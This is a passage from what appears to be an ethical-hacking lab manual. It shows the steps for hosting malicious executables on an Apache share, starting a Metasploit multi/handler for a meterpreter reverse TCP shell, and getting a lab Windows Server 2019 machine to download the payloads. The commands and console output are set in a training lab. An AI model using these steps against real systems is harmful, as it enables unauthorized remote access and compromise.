
    Note: If you want to create a new directory to share the malicious files with the target machine and provide the permissions, use the below commands:

    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Payload.exe /var/www/html/share/** in the terminal window and press **Enter**.
12. Copy the second payload into the shared folder by typing **cp /home/attacker/Desktop/wmi.exe /var/www/html/share/** in the terminal window and press **Enter**.



13. Start the Apache server by typing **service apache2 start** and press **Enter**.


14. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



15. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
16. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
17. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
18. Type **set lport 444** and press **Enter** to set lport.
19. Now type **run** in the Metasploit console and press **Enter**.


```
Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
```

20. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**. By default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
21. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.




22. Click on **Payload.exe** and **wmi.exe** to download the files.
23. Once you click on the **Payload.exe** and **wmi.exe** file, the **Opening Payload.exe** and **Opening wmi.exe** pop-ups appear click on **Save File**.

